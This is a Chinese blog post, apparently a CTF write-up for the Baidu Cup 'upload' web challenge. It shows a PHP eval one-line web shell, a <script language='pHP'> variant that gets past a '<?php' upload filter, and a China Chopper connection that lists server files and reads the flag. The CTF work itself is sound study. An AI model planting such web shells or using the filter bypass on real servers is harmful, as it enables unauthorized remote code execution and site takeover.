


cft-wp-百度杯CTF比赛 九月场 (upload)

原创

[zc01@](#)  于 2018-09-30 14:59:58 发布  780  收藏

分类专栏: [cft-wp](#) 文章标签: [cft](#) [writeup](#) [百度杯](#) [web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/key_nothing/article/details/82909617

版权



[cft-wp](#) 专栏收录该内容

12 篇文章 0 订阅

订阅专栏

打开连接 发现有个上传功能:




上传一句话试试: `<?php @eval($_POST['pass']);?>`

发现没有路径, 看下源码:

```
30         </div>
31
32     </form>
33
34     <div>
35         <a href="u/php.php">上传成功!</a>
36     </div>
37 </div>
38 </div>
39 </div>
40 </body>
41 </html>
```

找到路径, 上菜刀提示连不上, 猜测可能有过滤, 或者文件不能被解析, 先访问一下看看




发现<?php 被过滤了。。

翻阅资料找到一种php标记方法, 将一句话改为:

```
<script language="pHP">
    @eval($_POST["pass"]);
</script>
```

上传再试菜刀连接:



名称	时间	大小	属性
u	2018-09-30 06:26:51	48	0777
bootstrap.min.css	2016-08-28 10:58:26	122540	0644
jquery.min.js	2016-08-28 10:58:26	84320	0644
flag.php	2018-09-30 06:17:26	73	0644
index.php	2016-09-02 01:59:55	2120	0644

https://blog.csdn.net/key_nothing

连接成功: 找到flag.php

```
载入 /var/www/html/flag.php
<?php
echo 'here is flag';
'flag{01c75285-9fc4-4239-a3b2-437b547d2097}';
```

https://blog.csdn.net/key_nothing

bingo